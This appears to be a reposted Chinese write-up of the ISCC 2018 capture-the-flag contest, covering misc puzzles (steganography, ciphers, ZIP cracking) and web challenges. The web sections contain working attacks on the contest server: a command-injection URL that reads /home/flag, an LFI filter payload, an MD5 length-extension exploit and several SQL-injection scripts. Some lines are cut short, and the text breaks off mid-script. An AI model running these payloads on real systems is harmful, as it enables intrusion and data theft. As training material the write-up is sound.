2018 ISCC Writeup

转载

weixin_30872337 于 2018-05-25 20:01:00 发布 1269 收藏 1
文章标签： php 操作系统 数据库
原文链接：http://www.cnblogs.com/L1B0/p/9090461.html


> 题解部分：**Misc（除misc500）、Web（除Only Admin、Only admin can see flag、有种你来绕、试试看）、Reverse、Pwn、Mobile**

Misc(Author: L1B0)

What is that？(50)

题目是一张图片，手指指向下提示图片下面还有内容。

第一种方法：Windows环境下可以用010editor直接修改png的高而不会报错，因为windows的图片查看器会忽略错误的CRC校验码。所以我们可以直接修改png的高，如下图。改完保存后即可看到flag



第二种方法：Linux环境下直接修改可能会报错，是因为CRC校验错误。我们可以利用图片中的的CRC校验码爆破出其原本的高。


```
# -*- coding: utf-8 -*-
import binascii
import struct

crc32key = 0x402E2D95
width = '\x00\x00\x02\x72'
for i in range(256, 65535):
        height = struct.pack('>i', i)
        #CRC: 9A768270
        data = '\x49\x48\x44\x52' + width + height + '\x08\x06\x00\x00\x00'
        crc32result = binascii.crc32(data) & 0xffffffff
        if crc32result == crc32key:
                print ''.join(map(lambda c: "%02X" % ord(c), height))
#height = '\x00\x00\x02\x72'
```

> flag：_Welcome_To_ISCC_2018_

以上两种方法以及png格式在这篇博客中讲解的很清楚，有不懂的可以看看。

数字密文(50)

16进制转字符串



> flag：it's easy!

秘密电报(50)

培根密码，五位一组解码即可。

> flag：ILIKEISCC

重重谍影(100)

题目是一段base64，经过8次base64解码后得到

```
U2FsdGVkX183BPnBd50ynIRM3o8YLmwHaoi8b8QvfVdFHCEwG9iwp4hJHznrl7d4%0AB5rKClEyYVtx6uZFIKtCXo71fR9Mcf6b0EzejhZ4
```

%0A是字符'\n'，记得替换掉。

搜了一下这串的头，发现是AES加密，不需要密码，在线解密 得到

```
答案就是后面这句但已加密
钵娑遠吶者若奢顛悉吶集梵提梵蒙夢怯倒耶哆般究有栗
```

与佛论禅加密，解码得到

> flag：把我复制走

有趣的ISCC(100)

一张png图片，用010打开会发现图片末尾有一段可疑的数据


```
\u0066\u006c\u0061\u0067\u007b\u0069\u0073\u0063\u0063\u0020\u0069\u0073\u0020\u0066\u0075\u006e\u007d
```

这是html实体编码,解开后发现是unicode,再解编码就可以得到flag

```
>>> from HTMLParser import HTMLParser
>>> h = HTMLParser()
>>> h.unescape('''&#92;&#117;&#48;&#48;&#54;&#54;&#92;&#117;&#48;&#48;&#54;&#99;&#92;&#117;&#48;&#48;&#54
#92;&#117;&#48;&#48;&#55;&#98;&#92;&#117;&#48;&#48;&#54;&#57;&#92;&#117;&#48;&#48;&#55;&#51;&#92;&#117;&#
;&#54;&#51;&#92;&#117;&#48;&#48;&#50;&#48;&#92;&#117;&#48;&#48;&#54;&#57;&#92;&#117;&#48;&#48;&#55;&#51;&
u'\\u0066\\u006c\\u0061\\u0067\\u007b\\u0069\\u0073\\u0063\\u0063\\u0020\\u0069\\u0073\\u0020\\u0066\\u00
>>> h.unescape('''&#92;&#117;&#48;&#48;&#54;&#54;&#92;&#117;&#48;&#48;&#54;&#99;&#92;&#117;&#48;&#48;&#54
#92;&#117;&#48;&#48;&#55;&#98;&#92;&#117;&#48;&#48;&#54;&#57;&#92;&#117;&#48;&#48;&#55;&#51;&#92;&#117;&#
17;&#48;&#48;&#54;&#54;&#92;&#117;&#48;&#48;&#55;&#53;&#92;&#117;&#48;&#48;&#54;&#101;&#92;&#117;&#48;&#4
pe').encode('utf-8')
'flag{iscc is fun}'
```

Where is the FLAG？(100)

一张png图片，binwalk发现有很多zlib数据，提出来没发现什么有用的。于是尝试pngcheck一下。



发现是firework处理的，用adobe firework打开，发现有很多二维码碎片，拼接得到二维码。

> flag{a332b700-3621-11e7-a53b-6807154a58cf}

凯撒十三世(150)

题目描述如下

> 凯撒十三世在学会使用键盘后，向你扔了一串字符：“ebdgc697g95w3”，猜猜它吧。

于是先rot13变换一下得到roqtp697t95j3

根据题目提示键盘移位，即q==>a，r==>f，7==>u，以此类推。

> flag:yougotme

一只猫的心思(150)

一张jpg图片，binwalk没发现异常，用010打开搜文件尾FFD9时发现后面还有一堆数据，手动提出来，file一下发现是.doc文件，改后缀名用word打开，内容如下。

> 名西三陵帝焰数诵诸山众参哈瑟倒陰捨劫奉惜逝定雙月奉倒放足即閣重号貧老诵夷經友利普过孕北至花令藐灯害蒙能羅福羅夢开雙禮琉德护

也是与佛论禅加密，解码得到一串16进制数。这串数的解码脚本如下。

```
import base64
import libnum

s = 0x523156615245644E536C564856544E565130354B553064524D6C524E546B4A5653565579564564F5530524857544A4553553
s = libnum.n2s(s)
#print s

s = base64.b64decode(s)
s = base64.b32decode(s)
#print s
s = libnum.n2s(eval('0x'+s))

s = base64.b64decode(s)
s = base64.b32decode(s)
s = libnum.n2s(eval('0x'+s))
print s
```

> F1a9_is_l5cc_ZOl8_G3TP01NT

暴力**XX**不可取**(150)**

zip伪加密，直接修改伪加密位为偶数即可直接打开，具体原理详见博客


得到vfppjrnerpbzvat，vfpp很像iscc的移位，所以凯撒密码解密即可（其实也就是rot13）。

> isccwearecoming

嵌套**ZIPs(300)**

这题有三层压缩包加密，对应的解决方法分别是爆破，明文攻击和伪加密。

第一层：爆破（手机号）



得到第一层密码**18803718888**

第二层：明文攻击

> 注意：第一层的解压缩应在linux环境下进行

从第一层解压缩得到两个文件（2.zip和tips.txt），打开tips.txt看到第二层提示**十位大小写字母数字特殊符号构成的密码**，于是爆破是不可能了，尝试明文攻击。

在**linux环境**下将tips.txt压缩为tips.zip。

对比2.zip和tips.zip的结构如下

可以看到两个zip里的tips.txt文件crc32值相等，于是明文攻击。


明文攻击的结果如下

```
Advanced ZIP Password Recovery statistics:
Encrypted ZIP-file:2018ISCC\misc\300\3\2.zip
Total passwords: 0
Total time: 3m 40s 724ms
Average speed (passwords per second): 0
Password for this file: Z!C@t#f$12
Password in HEX: 5a 21 43 40 74 23 66 24 31 32
```

得到第二层密码**Z!C@t#f$12**

第三层：伪加密

将2.zip解压得到1.zip，用010打开如下图



修改伪加密位05（奇数）为00（偶数），保存打开得到flag.txt

> ISCC_!S_my_favor1te_CTF

Web(Author: Justian)

比较数字大小**(50)**

> 只要比服务器上的数字大就好了

根据题目描述，先在输入框随便输入一个数字，提交响应是数字太小，所以输入尽量大的数，发现只能输入3位，F12打开浏览器控制台，在查看器中将 maxlength="3"删掉，提交9999即可以拿到key

> key is 768HKyu678567&*&K

web01(50)

题目给出了源代码

```
 <?php
highlight_file('2.php');
$flag='{***************}';
if (isset($_GET['password'])) {
    if (strcmp($_GET['password'], $flag) == 0)
        die('Flag: '.$flag);
    else
        print 'Invalid password';
}
?>
```

这是一道考察PHP特性的题目，strcmp函数有问题，只要使用get方法传入password[]参数就可以，参数值随意，当strcmp比较的两个参数类型不同时，必定返回0

> Flag: ISCC{iscc_ef3w5r5tw_5rg5y6s3t3}

本地的诱惑

题目原来的目的是要在header中加X-Forwarded-For，但是不知道发生了什么，主办方表示环境无法实现，直接打印了源码送分。。。

> ISCC{^&*(UIHKJjkadshf}

你能跨过去吗？(100)

callback参数显得非常特殊，里面有几个符号被url编码了，先decode回去得到

> +/v+
> +ADwAcwBjAHIAaQBwAHQAPgBhAGwAZQByAHQAKAAiAGsAZQB5ADoALwAlAG4AcwBmAG8AYwB1AHMAWABT/
> 尝试base64解码，在去掉+/v++后，可以看出解出来的明文包含一段js代码，只是每个正常的字符后面都跟着一个乱码，去掉后得到js代码
>
> 提交这个key值即可得到flag：flag{Hell0World}

一切都是套路(100)

> 题目描述：好像有个文件忘记删了
> 扫描一下目录可以发现index.php.txt泄露了源代码

```php
<?php
include "flag.php";
if ($_SERVER["REQUEST_METHOD"] != "POST")
    die("flag is here");
if (!isset($_POST["flag"]) )
    die($_403);
foreach ($_GET as $k => $v){
    $$k = $$v;
}
foreach ($_POST as $k => $v){
    $$k = $v;
}
if ( $_POST["flag"] !== $flag )
    die($_403);
echo "flag: ". $flag . "\n";
die($_200);
?>
```

两个foreach中的代码存在明显的变量覆盖漏洞，由于POST参数必须包含flag，所以最后一个if判断必定成立，所以只要POST参数包含flag参数，就会执行最后两句代码，而flag变量也肯定会被覆盖成用户POST过去的flag参数内容，所以必须在第一个foreach中将原来的flag变量赋给$_200，所以GET的参数是_200=flag，POST参数包含flag，flag内容可以是任意值或者为空

> lSCC{taolu2333333....}

你能绕过吗?(100)

> 题目描述：没过滤好啊
> 看题目描述以为是注入，后来发现id参数只是个长整型数直接打印出来，并不是注入点，f参数比较奇怪，后来发现构造这样一个链接页面会崩溃
> http://118.190.152.202:8008/index.php?f=index
> 显然就是对本页面循环包含所致，直接用伪协议包含index.php，flag就在PHP代码里
> http://118.190.152.202:8008/index.php?f=Php://filter/read=convert.base64-encode/resource=index

```
<!DOCTYPE html>
<html lang="en">
<head>
    <title>导航页</title>
    <meta charset="UTF-8">
</head>
<body>
    <a href='index.php?f=articles&id=1'>ID: 1</href>
    </br>
    <a href='index.php?f=articles&id=2'>ID: 2</href>
    </br>
    <a href='index.php?f=articles&id=3'>ID: 3</href>
    </br>
    <a href='index.php?f=articles&id=4'>ID: 4</href>
    </br>
</body>
</html>

<?php
    #ISCC{LFIOOOOOOOOOOOOO}
    if(isset($_GET['f'])){
        if(strpos($_GET['f'],"php") !== False){
            die("error...");
        }
        else{
            include($_GET['f'] . '.php');
        }
    }

?>
```

> lSCC{LFIOOOOOOOOOOOOO}

web02(100)

打开题目页面，提示不是本机IP，尝试XFF无效，PHP中检查IP的值除了REMOTE_ADDR和HTTP_X_FORWARDED_FOR之外，还有一个不常用的HTTP_CLIENT_IP，在header中添加Client-ip字段，flag就来了

> lSCC{iscc_059eeb8c0c33eb62}

请ping我的ip 看你能Ping通吗？(150)

题目描述：我都过滤了，看你怎么绕。
感觉题目描述不好理解，刚开始真的去ping题目IP，考虑利用恶意ICMP包进行攻击，好像想想这是个挂在docker里的题目，不可能那么做，有关IP的题目，以前见过命令执行漏洞的，试着传入ip参数，emmm，果然是命令执行,管道和&符合都被过滤了，用\n(%0a)可以继续执行命令
http://118.190.152.202:8018/?ip=localhost%0acat%0a/home/flag
ISCC{8a8646c7a2fce16b166fbc68ca65f9e4}

Please give me username and password!(150)

看题目意思就是要传username和password两个参数过去，尝试用get方法传参，收到的响应源码是 Username is not right

Password is not numeric

，emmm，又是后台源码泄露

```
<?php
error_reporting(0);
$flag = "***********";
if(isset($_GET['username'])){
    if (0 == strcasecmp($flag,$_GET['username'])){
    $a = fla;
    echo "very good!Username is right";
    }
    else{
    print 'Username is not right<!--index.php.txt-->';}
}else
print 'Please give me username or password!';
if (isset($_GET['password'])){
    if (is_numeric($_GET['password'])){
        if (strlen($_GET['password']) < 4){
            if ($_GET['password'] > 999){
            $b = g;
            print '<p>very good!Password is right</p>';
        }else
            print '<p>Password too little</p>';
        }else
        print '<p>Password too long</p>';
    }else
    print '<p>Password is not numeric</p>';
}
if ($a.$b == "flag")
    print $flag;
?>
```

username的判断和web01相同，username参数传数组进去就可以了；第二个判断要求传入一个长度小于4数值大于999的数字，科学计数法1e3即可：username[]=&password=1e3

flag{ISCC2018_Very_GOOD!}

Collide(250)

代码审查题目

```php
<?php
include "secret.php";
@$username=(string)$_POST['username'];
function enc($text){
    global $key;
    return md5($key.$text);
}
if(enc($username) === $_COOKIE['verify']){
    if(is_numeric(strpos($username, "admin"))){
        die($flag);
    }
    else{
        die("you are not admin");
    }
}
else{
    setcookie("verify", enc("guest"), time()+60*60*24*7);
    setcookie("len", strlen($key), time()+60*60*24*7);
}
show_source(__FILE__);
```

这份代码的漏洞在于验证过程完全依赖$key即md5盐值的保密，但是md5算法存在另外一个漏洞——hash长度扩展漏洞，原理可以参考往年ISCC的另一道题的分析,由源代码结合长度扩展攻击的需要，发现要构造的username必须以guest开头，并包含admin，因为cookie中已经设置了key的长度为46，所以一开始$key.$text有(46+5)*8=408位，填充满512位只需要5个字符，紧接着填充原文长度，即57、58填充\x98\x01，后面继续填充6个\x00补满一块(512位)，第二块内容只写admin，第一块消息产生的链变量即是第二块的初始链变量，该链变量即是cookie中的verify高低位互换的结果
在Assassin大佬的一篇博客里有一份实现md5哈希单独一块的Python代码，这样写起来就很方便了

```
#! /usr/bin/python2
# *__ coding: utf-8 __*
import assassin_md5  #将Assassin大佬的代码保存为assassin_md5.py放到exp.py同一目录下
import hashlib
import urllib
import requests

#将哈希值分为四段,并反转该四字节为小端序,作为64第二次循环的输入幻书
# 78cfc57d983b4a17e55828c001a3e781
s1 = 0x7dc5cf78
s2 = 0x174a3b98
s3 = 0xc02858e5
s4 = 0x81e7a301

secret = "a"*46 + "guest"
secret_admin= secret +'\x80'+'\x00'*4+'\x98\x01'+'\x00'*6+"admin"
r = assassin_md5.deal_rawInputMsg(secret_admin)
inp = r[len(r)/2:]      #我们需要截断的地方，也是我们需要控制的地方
#print r
#print inp
#print urllib.urlencode({'username': secret_admin[46:]})
#print "getmein:"+assassin_md5.run_md5(s1,s2,s3,s4,inp)

url = 'http://118.190.152.202:8002'
headers = {"Cookie": "verify="+assassin_md5.run_md5(s1,s2,s3,s4,inp),
           "len": "46"}
data = {"username": str(secret_admin[46:])}

res = requests.post(headers = headers, url = url, data = data)
print res.content
```

运行得到flag：ISCC{MD5_1s_n0t_5afe}

或者利用github上的一个工具hash_extender

```
$./hash_extender -d guest -s 78cfc57d983b4a17e55828c001a3e781 -f md5 -a admin --out-data-format=html -l 46
5f585093a7fe86971766c3d25c43d0ebguest%80%00%00%00%00%98%01%00%00%00%00%00%00admin
```

guest前面32位就是md5值，剩下的是username参数的值，利用浏览器插件或者burpsuite改一下post的包即可

SQL注入的艺术(200)

题目已经说了是注入题，有只有一个参数，所以注入点是确定的，各种姿势试一遍，发现下面两个输入的结果不一样，所以是宽字节注入
http://118.190.152.202:8015/index.php?id=1 %df%27 && 1=2%23
http://118.190.152.202:8015/index.php?id=-1 %df%27 || 1=1%23
既然是宽字节注入，直接扔进sqlmap跑就可以了

```
sqlmap -u http://118.190.152.202:8015/index.php?id=-1%df%27 --dbs
sqlmap -u http://118.190.152.202:8015/index.php?id=-1%df%27 -D baji --tables
sqlmap -u http://118.190.152.202:8015/index.php?id=-1%df%27 -D baji -T admins --columns
sqlmap -u http://118.190.152.202:8015/index.php?id=-1%df%27 -D baji -T admins -C flag --dump
```

> flag:Y0u_@@33w_dxxmn_9rf0Od

除了用sqlmap跑也可以自己写个脚本跑，快很多，由于测试过程中where条件没有生效，所以在匹配数据库的表名和字段名的部分有点繁琐

```
#! /usr/bin/python2
# *__ coding: utf-8 __*
import requests
from bs4 import BeautifulSoup

#获取数据库名
url = "http://118.190.152.202:8015/index.php?id=%df%27union select 1,database(),3,4,5,6,7,8%23"
res = requests.get(url)
soup = BeautifulSoup(res.content, 'lxml')
res = soup.find_all('tr')[0]
print("database: " + str(res)[32:-10])
db = str(res)[32:-10]

#获取所有数据库的表的总数
url = "http://118.190.152.202:8015/index.php?id=%df%27union select 1,database(),3,4,5,6,(select count(*)
res = requests.get(url)
soup = BeautifulSoup(res.content, 'lxml')
res = soup.find_all('tr')[1]
print("tables_count: " + str(res)[33:-10])
count = int(str(res)[33:-10])

#遍历所有表名，找出属于当前数据库的表
tableList = []
for i in range(count):
    print("\r[+] " + str(i) + "/" + str(count), end='')
    url = "http://118.190.152.202:8015/index.php?id=%df%27union select 1,database(),3,4,5,6,(select table
    res = requests.get(url)
    soup = BeautifulSoup(res.content, 'lxml')
    res = soup.find_all('tr')[1]
    tb = str(res)[33:-10]
    url = "http://118.190.152.202:8015/index.php?id=%df%27union select 1,database(),3,4,5,6,(select count
    res = requests.get(url)
    if(len(res.content) < 2000):
        continue
    tableList.append(db + "." + tb)

print("\n[OK] ", end='')
print(tableList)

#获取字段总数
columnsList = []
url = "http://118.190.152.202:8015/index.php?id=%df%27union select 1,database(),3,4,5,6,(select count(*)
res = requests.get(url)
soup = BeautifulSoup(res.content, 'lxml')
res = soup.find_all('tr')[1]
print("columns_count: " + str(res)[33:-10])
count = int(str(res)[33:-10])

#遍历所有字段名，找出当前数据库中存在的字段
for i in range(count):
    print("\r[+] " + str(i) + "/" + str(count), end='')
```

```
    url = "http://118.190.152.202:8015/index.php?id=%df%27union select 1,database(),3,4,5,6,(select colum
    res = requests.get(url)
    soup = BeautifulSoup(res.content, 'lxml')
    res = soup.find_all('tr')[1]
    cl = str(res)[33:-10]

    for tb in tableList:
        url = "http://118.190.152.202:8015/index.php?id=%df%27union select 1,database(),3,4,5,6,(select c
        res = requests.get(url)
        if(len(res.content) < 2000):
            continue
        else:
            columnsList.append(tb)
            columnsList.append(cl)
            res = requests.get(url)
            soup = BeautifulSoup(res.content, 'lxml')
            res = soup.find_all('tr')[1]
            clcount = int(str(res)[33:-10])
            columnsList.append(clcount)

print("\n[OK] ", end='')
print(len(columnsList))
print(columnsList)

#dump当前数据库数据
for i in range(0, len(columnsList), 3):
    print("[+] " + str(i) + "/" + str(len(columnsList)))
    for j in range(columnsList[i + 2]):
        url = "http://118.190.152.202:8015/index.php?id=%df%27union select 1,database(),3,4,5,6,(select "
        res = requests.get(url)
        if(len(res.content) < 2000):
            continue
        soup = BeautifulSoup(res.content, 'lxml')
        res = soup.find_all('tr')[1]
        print(columnsList[i], columnsList[i + 1], str(res)[33:-10])
```

执行结果显示，数据库名是baji，表名是admins，有一个字段名是flag

php是世界上最好的语言(150)

> 题目描述：听说你用php？
> 代码审计题

```php
<?php
header("content-type:text/html;charset=utf-8");
if(isset($_POST['username'])&isset($_POST['password'])){
    $username = $_POST['username'];
    $password = $_POST['password'];
}
else{
    $username="hello";
    $password="hello";
}
if(md5($password) == 0){
    echo "xxxxx";
}
?>
```

明显的PHP弱类型，随便找一个md5值是0e开头的字符串输入到密码框装即可，绕过该比较后得到一个链接，是另一份审计代码

```php
 <?php
include 'flag.php';
$a = @$_REQUEST['a'];
@eval("var_dump($$a);");
show_source(__FILE__);

?>
```

链接默认参数a=hello，将hello改为GLOBALS，就可以打印出当前PHP文件声明的所有变量，可以看到有一个是flag（当然，a=flag就只打印了flag）

> lSCC{a39f9a1ff7eb4bab8a6a21b2ce111b4}

为什么这么简单啊(100)

根据题目提示，设置Referer为http://edu.xss.tv，同时XFF设置为110.110.110.110，进入第二关，查看源代码可以发现应该password.js，该文件内

```
var password = eval(function(p,a,c,k,e,r){e=String;if('0'.replace(0,e)==0){while(c--)r[e(c)]=k[c];k=[func
```

里面那段base64编码的内容解码出来就是，所以密码输入xinyiji.com，得到flag：B1H3n5u0xl2n9Jlscc

Sqli(250)

题目描述：注注注
没有任何过滤的盲注，直接贴脚本

```
import requests
import string

dic = string.printable
```

```
url = 'http://118.190.152.202:8011/'
headers = {'User-Agent': 'Mozilla/5.0 (X11; Linux x86; rv:59.0) Gecko/20100101 Firefox/59.0',
           'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
           'Accept-Language': 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',
           'Accept-Encoding': 'gzip, deflate',
           'Content-Type': 'application/x-www-form-urlencoded',
           'Content-Length': '28',
           'Cookie': 'PHPSESSID=rq3r0ek7jabavlv5bjntif8ul3',
           'DNT': '1',
           'Connection': 'keep-alive',
           'Upgrade-Insecure-Requests': '1'}
#username = '''admin' and if(ascii(substr(database(),{i},1))>{j},1,0)#''' % i,j

#for i in range(20):
#    username = '''admin' and if(length(database())=%s, 1, 0)#''' % str(i)
#    data = {'username': username,
#            'password': 'aaa'}
#    res = requests.post(headers = headers, url = url, data = data)
#    if('normal' in res.text):
#        dblen = i
#        break
#print(dblen)
dblen = 13
#
#db = ''
#for i in range(1, dblen + 1):
#    for j in dic:
#        username = '''admin' and if(substr(database(),%d,1)="%c", 1, 0)#''' % (i,j)
#        data = {'username': username,
#                'password': 'aaa'}
#        res = requests.post(headers = headers, url = url, data = data)
#        if('normal' in res.text):
#            db += j
#            print(db)
#            break
#
#print(db)
db = 'sqli_database'

#for i in range(20):
#    username = '''admin' and if((select count(table_name) from information_schema.tables where table_sch
#    data = {'username': username,
#            'password': 'aaa'}
#    res = requests.post(headers = headers, url = url, data = data)
#    if('normal' in res.text):
#        tbcount = i
#        break
#print(tbcount)
tbcount = 2

#tblen = []
#for i in range(tbcount):
#    for j in range(20):
#        username = '''admin' and if((select length(table_name) from information_schema.tables where tabl
#        data = {'username': username,
#                'password': 'aaa'}
#        res = requests.post(headers = headers, url = url, data = data)
#        if('normal' in res.text):
#            tblen.append(j)
```

```
#            break
#    print(tblen)
tblen = [4,4]
#
#tbnames = []
#for k in range(tbcount):
#    tb = ''
#    for i in range(1, tblen[k] + 1):
#        for j in dic:
#            username = '''admin' and if(substr((select table_name from information_schema.tables where t
#            data = {'username': username,
#                    'password': 'aaa'}
#            res = requests.post(headers = headers, url = url, data = data)
#            if('normal' in res.text):
#                if(j == dic[-1]):
#                    i = dblen + 1
#                    break
#                tb += j
#                print(tb)
#                break
#    tbnames.append(tb)
#
#print(tbnames)
tbnames = ['news', 'user']

#colcount = []
#for tb in tbnames:
#    for i in range(50):
#        username = '''admin' and if((select count(column_name) from information_schema.columns where tab
#        data = {'username': username,
#                'password': 'aaa'}
#        res = requests.post(headers = headers, url = url, data = data)
#        if('normal' in res.text):
#            colcount.append(i)
#            print(i)
#            break
#print(colcount)
#colcount = [6, 45]
#
#collen = []
#for k in range(tbcount):
#    for i in range(colcount[k]):
#        for j in range(50):
#            username = '''admin' and if(length((select column_name from information_schema.columns where
#            data = {'username': username,
#                    'password': 'aaa'}
#            res = requests.post(headers = headers, url = url, data = data)
#            if('normal' in res.text):
#                collen.append(j)
#                break
#        print(collen)
#exit()
#collen = [5, 4, 30, 2, 4, 4, 4, 4, 8, 11, 11, 11, 11, 11, 9, 11, 13, 12, 9, 10, 15, 10, 10, 12, 10, 21,
#
#colnames = []
#for k in range(tbcount):
#    for lm in range(colcount[k]):
#        col = ''
#        print(collen[lm])
#        for i in range(1, collen[lm] + 1):
```

```
#            for j in dic:
#                username = '''admin' and if(substr((select column_name from information_schema.columns w
#                data = {'username': username,
#                        'password': 'aaa'}
#                res = requests.post(headers = headers, url = url, data = data)
#                if('normal' in res.text):
#                    if(j == dic[-1]):
#                        i = collen[lm] + 1
#                        break
#                    col += j
#                    print(tbnames[k], col)
#                    break
#        colnames.append(tbnames[k] + ':' + col)
#
#print(colnames)
#colnames = ['news:title', 'news:note', 'news:kjafuibafuohnuvwnruniguankacbh', 'news:id', 'news:date', 'n

for i in range(50):
    username = '''admin' and if(((select count(kjafuibafuohnuvwnruniguankacbh) from sqli_database.news))=
    data = {'username': username,
            'password': 'aaa'}
